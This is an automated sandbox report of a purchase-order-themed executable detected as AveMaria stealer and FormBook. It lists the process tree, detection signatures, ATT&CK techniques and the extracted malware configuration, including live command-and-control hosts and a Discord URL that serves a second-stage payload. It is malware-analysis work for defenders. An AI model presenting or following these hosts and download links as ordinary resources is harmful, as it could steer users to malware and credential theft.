ID: 510728
Sample Name:
TW_PURCHASE ORDER
_BENTEX LTD_26201.exe
Cookbook: default.jbs
Time: 07:17:06
Date: 28/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report TW_PURCHASE ORDER _BE…

Overview


General Information

Sample Name:	TW_PURCHASE ORDER _BENTEX LTD_26201.exe
Analysis ID:	510728
MD5:	df979ba0a0557ff…
SHA1:	9d6733cbc7a3a7..
SHA256:	221f20319954181.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




AveMaria FormBook UACMe

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Found malware configuration
- Yara detected FormBook
- Malicious sample detected (through …
- Antivirus / Scanner detection for sub…
- Yara detected UACMe UAC Bypass…
- Yara detected AveMaria stealer
- Multi AV Scanner detection for dropp…
- Maps a DLL or memory area into an…
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Allocates memory in foreign process…

Classification



Process Tree

- **System is w10x64**
- TW_PURCHASE ORDER _BENTEX LTD_26201.exe (PID: 7128 cmdline: 'C:\Users\user\Desktop\TW_PURCHASE ORDER _BENTEX LTD_26201.exe' MD5: DF979BA0A0557FF574D9EBAEC0D3E0BB)
  - TW_PURCHASE ORDER _BENTEX LTD_26201.exe (PID: 3132 cmdline: C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe MD5: DF979BA0A0557FF574D9EBAEC0D3E0BB)
    - nFb.hufJF.exe (PID: 6276 cmdline: 'C:\Users\user\AppData\Roaming\nFb.hufJF.exe' MD5: AC0092506A6ABB4F3682A346E0EF183F)
      - nFb.hufJF.exe (PID: 4808 cmdline: C:\Users\user\AppData\Local\Temp\nFb.hufJF.exe MD5: AC0092506A6ABB4F3682A346E0EF183F)
        - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - ccwm.axjK.exe (PID: 3372 cmdline: 'C:\Users\user\AppData\Roaming\ccwm.axjK.exe' MD5: AC0092506A6ABB4F3682A346E0EF183F)
- **cleanup**

Malware Configuration

Threatname: AveMaria

```
{
  "C2 url": "papi1.ddns.net",
  "port": 10190
}
```

Threatname: FormBook

```
{
  "C2 list": [
    "www.christophebigot.com/pp1a/"
  ],
  "decoy": [
    "ytwdpk.com",
    "1afs1f.com",
    "yougeshpal.com",
    "diabetologist.tips",
    "empregodonovomilenio.com",
    "ztransact.online",
    "doneforyoueventbrandingkit.com",
    "yl20215.top",
    "teashalu.xyz",
    "kpscreations.com",
    "hxs1688.com",
    "introtostudy.com",
    "theradicalsvisions.com",
    "trammtd.online",
    "navsecurity.online",
    "loit711.com",
    "rufly.link",
    "iwyaknfc.icu",
    "1bet11.net",
    "niguns.com",
    "digiad.site",
    "allthingsdivine.net",
    "dongiot.com",
    "burlakova.site",
    "vqjoi-lqybehuacg.xyz",
    "woundzip.com",
    "mircuitl.xyz",
    "motivatemommies.com",
    "brooklynmenssoccer.com",
    "lc497.xyz",
    "midnightspecialvintage.com",
    "hvmhhhn57.com",
    "gharka.online",
    "justindianthink.com",
    "cha-selockedhelp.com",
    "dmayanazcandles.com",
    "coloradoliving.info",
    "facebookarts.ca",
    "account-noreply11.info",
    "kungbron.com",
    "joaquinadesign.com",
    "bravowhiskeysupply.com",
    "thenapieragency.com",
    "eaglesfast.com",
    "theremodelpainter.com",
    "cosechedevosapere.com",
    "midlamdmortage.com",
    "pzzhub.com",
    "holistic-therapy-saito.com",
    "1031dealflow.com",
    "yasalkumarsiteleri.xyz",
    "contactat110.info",
    "gentakipci.store",
    "fridaytattoo.com",
    "kelseymummert.com",
    "zxlpgbps.com",
    "iloveourfreedom.com",
    "betterpros.net",
    "surabayamagazine.com",
    "nmszkq.com",
    "123movies00.xyz",
    "popheads.store",
    "customembroideredpatches.art",
    "bonoffrinvest.club"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000003.385998454.00000000010D5000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000000F.00000003.385998454.00000000010D5000.00000004.00000001.sdmp	JoeSecurity_AveMaria	Yara detected AveMaria stealer	Joe Security	
00000010.00000002.529455325.0000000003CE1000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000010.00000002.529455325.0000000003CE1000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x67658:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x678d2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x73405:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x72ef1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x73507:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x7367f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x682ea:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x7216c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x68fe3:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x79677:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x7a67a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000010.00000002.529455325.0000000003CE1000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x76599:$sqlite3step: 68 34 1C 7B E1 • 0x766ac:$sqlite3step: 68 34 1C 7B E1 • 0x765c8:$sqlite3text: 68 38 2A 90 C5 • 0x766ed:$sqlite3text: 68 38 2A 90 C5 • 0x765db:$sqlite3blob: 68 53 D8 7F 8C • 0x76703:$sqlite3blob: 68 53 D8 7F 8C
Click to see the 90 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
15.3.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.1103178.12.raw.unpack	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	• 0xc488:$x1: https://cdn.discordapp.com/attachments/ • 0xcca0:$x1: https://cdn.discordapp.com/attachments/ • 0x11470:$x1: https://cdn.discordapp.com/attachments/
1.2.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.3878490.10.raw.unpack	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0xd80:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
1.2.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.3878490.10.raw.unpack	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0xd80:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0xd80:$c1: Elevation:Administrator!new:
1.2.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.3878490.10.raw.unpack	JoeSecurity_UACMe	Yara detected UACMe UAC Bypass tool	Joe Security	
15.3.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.1113180.4.raw.unpack	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0xd80:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
Click to see the 178 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Found malware configuration

Yara detected FormBook

Antivirus / Scanner detection for submitted sample

Yara detected AveMaria stealer

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Exploits:

Yara detected UACMe UAC Bypass tool

Networking:

Uses dynamic DNS services

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

Yara detected AveMaria stealer

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Executable has a suspicious name (potential lure to open the executable)

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Contains functionality to hide user accounts

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

Contains functionality to inject threads in other processes

Lowering of HIPS / PFW / Operating System Security Settings:

Increases the number of concurrent connection per server for Internet Explorer

Stealing of Sensitive Information:

Yara detected FormBook

Yara detected AveMaria stealer

Tries to harvest and steal browser information (history, passwords, etc)

Contains functionality to steal e-mail passwords

Contains functionality to steal Chrome passwords or cookies

Remote Access Functionality:


Yara detected FormBook

Yara detected AveMaria stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma Contro
Valid Accounts	Native API 1	Create Account 1	Access Token Manipulation 1	Disable or Modify Tools 1	OS Credential Dumping 3	System Time Discovery 1 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Service Execution 2	Windows Service 1	Windows Service 1	Deobfuscate/Decode Files or Information 1	Input Capture 2 1	System Service Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypt Channe
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 5 2 2	Obfuscated Files or Information 4	Credentials In Files 1	File and Directory Discovery 3	SMB/Windows Admin Shares	Input Capture 2 1	Automated Exfiltration	Non-St Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	System Information Discovery 1 2 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Ap Layer P
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Security Software Discovery 2 4 1	SSH	Keylogging	Data Transfer Size Limits	Applica Protoco
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 3	Cached Domain Credentials	Virtualization/Sandbox Evasion 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 3 1	DCSync	Process Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commo Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Protoco
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 5 2 2	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pr
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoco
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Users 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pr

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TW_PURCHASE ORDER _BENTEX LTD_26201.exe	100%	Avira	TR/Dropper.MSIL.Gen	
TW_PURCHASE ORDER _BENTEX LTD_26201.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\nFb.hufJF.exe	100%	Avira	HEUR/AGEN.1143694	
C:\Users\user\AppData\Roaming\ccwm.axjK.exe	100%	Avira	HEUR/AGEN.1143694	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\ConsoleApp4[1].exe	100%	Avira	HEUR/AGEN.1143694	
C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe	100%	Avira	TR/Dropper.MSIL.Gen	
C:\Users\user\AppData\Local\Temp\nFb.hufJF.exe	100%	Avira	HEUR/AGEN.1143694	
C:\Users\user\AppData\Roaming\nFb.hufJF.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\ccwm.axjK.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\ConsoleApp4[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\nFb.hufJF.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\ConsoleApp4[1].exe	48%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\ConsoleApp4[1].exe	50%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	
C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe	22%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nFb.hufJF.exe	50%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	
C:\Users\user\AppData\Roaming\ccwm.axjK.exe	50%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	
C:\Users\user\AppData\Roaming\nFb.hufJF.exe	50%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.be0000.2.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.400000.21.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.be0000.7.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
24.0.ccwm.axjK.exe.220000.6.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
23.0.nFb.hufJF.exe.b50000.2.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
23.0.nFb.hufJF.exe.b50000.6.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.be0000.20.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
23.0.nFb.hufJF.exe.b50000.4.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
1.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.3f0000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
15.2.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.be0000.2.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
23.0.nFb.hufJF.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
24.2.ccwm.axjK.exe.220000.0.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
24.0.ccwm.axjK.exe.220000.0.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.be0000.11.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
23.2.nFb.hufJF.exe.b50000.1.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.be0000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
23.0.nFb.hufJF.exe.400000.14.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
16.0.nFb.hufJF.exe.970000.4.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
24.0.ccwm.axjK.exe.220000.4.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
15.2.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.400000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.400000.6.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
23.0.nFb.hufJF.exe.b50000.9.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.be0000.17.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
16.0.nFb.hufJF.exe.970000.2.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
23.0.nFb.hufJF.exe.400000.11.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.be0000.23.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
23.0.nFb.hufJF.exe.b50000.0.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
16.0.nFb.hufJF.exe.970000.6.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.400000.15.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.400000.18.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
1.2.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.3f0000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
23.0.nFb.hufJF.exe.b50000.15.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
16.2.nFb.hufJF.exe.970000.0.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
23.2.nFb.hufJF.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
23.0.nFb.hufJF.exe.b50000.12.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
24.0.ccwm.axjK.exe.220000.2.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.be0000.3.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.400000.4.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.be0000.1.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.be0000.14.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.be0000.9.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
16.0.nFb.hufJF.exe.970000.0.unpack	100%	Avira	HEUR/AGEN.1143694		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.400000.10.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.400000.12.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.400000.8.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
15.0.TW_PURCHASE ORDER _BENTEX LTD_26201.exe.be0000.5.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
papi1.ddns.net	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
www.christophebigot.com/pp1a/	1%	Virustotal		Browse
www.christophebigot.com/pp1a/	0%	Avira URL Cloud	safe	
papi1.ddns.net	1%	Virustotal		Browse
papi1.ddns.net	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.discordapp.com	162.159.133.233	true	false		high
papi1.ddns.net	185.140.53.15	true	true	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.christophebigot.com/pp1a/	true	• 1%, Virustotal, Browse • Avira URL Cloud: safe	low
papi1.ddns.net	true	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http:// https://cdn.discordapp.com/attachments/889839642097119317/902580421521473556/ConsoleApp4.exe	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.140.53.15	papi1.ddns.net	Sweden		209623	DAVID_CRAIGGG	true
162.159.133.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510728
Start date:	28.10.2021
Start time:	07:17:06
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TW_PURCHASE ORDER _BENTEX LTD_26201.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.expl.evad.winEXE@9/10@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 5.7% (good quality ratio 5.6%) • Quality average: 80.9% • Quality standard deviation: 24%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.140.53.15	Order list from Jethro Trading Co. WLL.exe	Get hash	malicious	Browse	
	Purchase List.exe	Get hash	malicious	Browse	
	042b,pdf.exe	Get hash	malicious	Browse	
	0438,pdf.exe	Get hash	malicious	Browse	
	DHL_119040 documento de recibo de la compra,pdf.exe	Get hash	malicious	Browse	
	Orden de compra - 20213009,pdf.exe	Get hash	malicious	Browse	
	_____ _____ DHL 09-29-21,pdf.exe	Get hash	malicious	Browse	
	0438,pdf.exe	Get hash	malicious	Browse	
	ENTREGA DE DOCUMENTOS DHL _ 27-09-21,pdf.exe	Get hash	malicious	Browse	
	PO CONSULTA DE PEDIDOS DE TEXOPOL,pdf.exe	Get hash	malicious	Browse	
	TMEIC Order Confirmation-7645,pdf.exe	Get hash	malicious	Browse	
	Nuevo pedido # 86-55113,pdf.exe	Get hash	malicious	Browse	
	DOCUMENTO DHL DELIVERY_09-27-21,PDF.exe	Get hash	malicious	Browse	
	Confirmaci#U00f3n de _Order M.L _ Urgente,pdf.exe	Get hash	malicious	Browse	
	DOCUMENTO DHL DELIVERY_09-24-21,PDF.exe	Get hash	malicious	Browse	
	AD_Order Bevestiging _ Dringend,pdf.exe	Get hash	malicious	Browse	
	Re Confirmaci#U00f3n de pedido-7645,pdf.exe	Get hash	malicious	Browse	
	Orden de compra de PO_M IDE,pdf.exe	Get hash	malicious	Browse	
	MONO Nueva orden - E41140,PDF.exe	Get hash	malicious	Browse	
	RFQ_EW14416 des neuen Auftrags,pdf.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	calc.exe	Get hash	malicious	Browse	• 162.159.135.233
	calc.exe	Get hash	malicious	Browse	• 162.159.129.233
	j1XcBWNHwh.exe	Get hash	malicious	Browse	• 162.159.134.233
	xiLz7khg4J.xlsb	Get hash	malicious	Browse	• 162.159.129.233
	e6AynLSw3y.exe	Get hash	malicious	Browse	• 162.159.134.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	sboPQqfpHN.exe	Get hash	malicious	Browse	• 162.159.135.233
	oytu1F59dV.exe	Get hash	malicious	Browse	• 162.159.130.233
	Early_Access.-3878_20211027.xlsb	Get hash	malicious	Browse	• 162.159.134.233
	Casting Invite.-859403670_20211027.xlsb	Get hash	malicious	Browse	• 162.159.130.233
	Nwszeclpfkywlsrvlpglyrnsilmxebigcs.exe	Get hash	malicious	Browse	• 162.159.133.233
	HI9GJ6GvUS.exe	Get hash	malicious	Browse	• 162.159.134.233
	TEaKKn2Dkf.exe	Get hash	malicious	Browse	• 162.159.135.233
	Km5KAxQLLV.exe	Get hash	malicious	Browse	• 162.159.134.233
	mJ1frOovsp.exe	Get hash	malicious	Browse	• 162.159.134.233
	IB5eMmKwbD.exe	Get hash	malicious	Browse	• 162.159.129.233
	IDSTATEMENTS.vbs	Get hash	malicious	Browse	• 162.159.130.233
	payment.xls	Get hash	malicious	Browse	• 162.159.133.233
	r18qGHf6vL.exe	Get hash	malicious	Browse	• 162.159.134.233
	36#U0443.exe	Get hash	malicious	Browse	• 162.159.129.233
	f25d7dae55dc8c848e9fed3f218f886f4ca4412e5b94a.exe	Get hash	malicious	Browse	• 162.159.134.233
papi1.ddns.net	Order list from Jethro Trading Co. WLL.exe	Get hash	malicious	Browse	• 185.140.53.15
	Purchase List.exe	Get hash	malicious	Browse	• 185.140.53.15

